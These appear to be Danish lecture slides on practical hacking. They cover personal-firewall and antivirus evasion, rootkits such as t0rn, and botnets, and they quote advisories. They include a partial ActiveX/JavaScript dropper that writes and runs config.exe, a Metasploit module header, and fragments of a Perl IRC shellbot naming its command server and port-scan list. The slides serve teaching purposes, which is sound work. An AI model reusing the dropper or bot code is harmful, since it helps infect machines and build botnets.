my \$info = {

    'Name' => 'Snort Back Orifice Preprocessor Overflow',

    'Version' => '\$Revision: 1.0 \$',

    'Authors' => [ 'Trirat Puttaraksa (Kira) <trir00t [at] gmail.com>', ],

    'OS' => ['win32', 'win2000', 'winxp', 'win2003'],

.....

Praktisk hacking  
(kompromittering)

# Personlige firewalls

Typisk mindre software firewalls der kun beskytter en enkelt maskine

- Beskytter også mod udadgående trafik
- Hovedsageligt kun brugt på Windows maskiner, hvilket gør det nemmere at få data ud fra Linux/Unix/BSD maskiner

Flere måder at omgå disse på:

- Piggybacking på tilladte programmer
- Send data fra lave netværkslag (NDIS)



# Zonealarm

## ZoneAlarm Personal Firewall Program Control Feature Bypass

Secunia Advisory:SA17450\_

Release Date:2005-11-09

Critical:[Not critical](#)

Impact:Security Bypass

Where:Local system

Solution Status:Unpatched

Software:[ZoneAlarm Anti-Spyware 6.x](#)

[ZoneAlarm Antivirus 6.x](#)

[ZoneAlarm Internet Security Suite 6.x](#)

[ZoneAlarm Pro 6.x](#)

### Description:

Debasis Mohanty has discovered a weakness in various ZoneAlarm products, which can be exploited to bypass security features provided by the product.

The weakness is caused due to the Program Control feature failing to correctly identify and stop processes that use the Internet Explorer browser to make outgoing connections via the "ShowHTMLDialog()" API in MSHTML.DLL. This may be exploited by malware to send potentially sensitive information out from an affected system.

...

# Antivirus

Antivirus programmer kontrollerer typisk filadgang, men baserer sig heldigvis typisk på mønstergenkendelse.

Selv små variationer kan narre mange AV produkter.

# Eksempel på AV mønster

```
<APPLET code="com.ms.activeX.ActiveXComponent" WIDTH=0 HEIGHT=0></APPLET>  
<SCRIPT LANGUAGE="JAVASCRIPT">  
<!-- hide for safe browsers
```

```
InterfaceObject=document.applets[0];  
setTimeout("ownload()",5000);
```

```
function ownload() {  
    fsoClassID="{0D43FE01-F093-11CF-8940-00A0C9054228}";  
    InterfaceObject.setCLSID(fsoClassID);  
    fso = InterfaceObject.createInstance();  
    windir = fso.getspecialfolder(0);  
    filename = "\\config.exe";  
    if (fso.FileExists(windir+filename) == false) {  
        file = fso.opentextfile(windir+filename, "2", "TRUE")  
        file.write(FileContent)  
        file.close()  
        setTimeout("Run()",500)  
    }  
}
```

...

Praktisk hacking  
(kompromittering)

# Eksempel på AV mønster

```
<APPLET
```

```
code="com.ms.activeX.ActiveXComponent" WIDTH=0 HEIGHT=0></APPLET>  
<SCRIPT LANGUAGE="JAVASCRIPT">  
<!-- hide for safe browsers
```

```
InterfaceObject=document.applets[0];  
setTimeout("ownload()",5000);
```

```
function ownload() {  
    fsoClassID="{0D43FE01-F093-11CF-8940-00A0C9054228}";  
    InterfaceObject.setCLSID(fsoClassID);  
    fso = InterfaceObject.createInstance();  
    windir = fso.getspecialfolder(0);  
    filename = "\\config.exe";  
    if (fso.FileExists(windir+filename) == false) {  
        file = fso.opentextfile(windir+filename, "2", "TRUE")  
        file.write(FileContent)  
        file.close()  
        setTimeout("Run()",500)  
    }  
}
```

```
...
```

Praktisk hacking  
(kompromittering)

# Rootkits

Efter kompromittering har man typisk brug for en base på den hackede maskine til at udføre det videre arbejde igennem. Til dette benyttes typisk et Rootkit.

Eksempler:

- FU\_rootkit (Windows, [rootkit.com](http://rootkit.com))
- t0rn (Linux)

# Sløring af indtrængning

Rootkits benyttes bl.a. til at skjule:

- filer / foldere
- netværksforbindelser
- processer
- logentries

# t0rn

"The t0rn rootkit replaces several binaries on the system in order to hide itself.  
Here are the binaries that it replaces:

- du
- find
- ifconfig
- in.telnetd
- in.fingerd
- login
- ls
- mjj
- netstat
- ps
- pstree
- top

A setuid shell is placed in /usr/man/man1/man1/lib/.lib/.x"

# Sony rootkit

*"I studied the driver's initialization function, confirmed that it patches several functions via the system call table and saw that its cloaking code hides any file, directory, Registry key or process whose name begins with "\$sys\$". "*

- Mark's Sysinternals Blog  
([www.sysinternals.com](http://www.sysinternals.com))



# Ekstraktion af oplysninger

- Dokumenter
- Logs
- Gemte password
- Mails
- ...

# Konsolidering af adgang

- Installation af bagdøre
- Rootkits

# Videre brug af maskiner

- Spam / open relays
- Proxy
- DDoS
- Distribuerede beregninger

# Eksempel på bot-net

## [Phpbb include vuln scanning, via Google, generating new IRC botnet \(NEW\)](#)

Published: 2005-11-10,

Last Updated: 2005-11-10 01:24:27 UTC by Patrick Nolan (Version: [3\(click to highlight changes\)](#))

We have received two reports of systems being exploited via a phpbb include vulnerability and a "new" IRC bot is installed. Please update your files now. [Phpbb](#) forum support guru "Techie-Micheal" points out that "running update\_to\_latest.php on their install only updates the database (and is clearly stated in the documentation), files need to be updated seperately for which there are several methods".

The scanning is for **phpbb** versions **2.0.10 and under**. The latest version of phpbb is 2.0.18.

Micheal also notes "- In past bots, the bots would run as an "SSL'ed Apache. This one is a bit different;

```
my $processo = '/usr/local/firewall'.
```

The new IRC bot scans for vulnerable systems using Google, when successful it announces that "oopz and sirh0t and Aleks g0t pwned u!", and has UDP flooding and UDP/ICMP/TCP scanning capabilities.

# Eksempel på bot-net

```
#Shellbot by sirh0t & oopz a.k.a zer-0-day  
and Aleks PRIVATE!  
#VERY FAST SPREADING!!!! NO JOKING  
...  
my $processo = '/usr/local/firewall';  
...  
servidor='forum.unixirc.pl'  
porta='81'  
...  
    if ($funcarg =~ /^portscan (.*)/) {  
        $hostip="$1";  
        @portas=("21", "23", "25", "80", "113", "135",  
"445", "6660", "6661", "6662", "6663", "6665", "  
6666", "6667", "7000", "8080");
```

# Variationer

- Hacking vha. fysisk adgang
- ...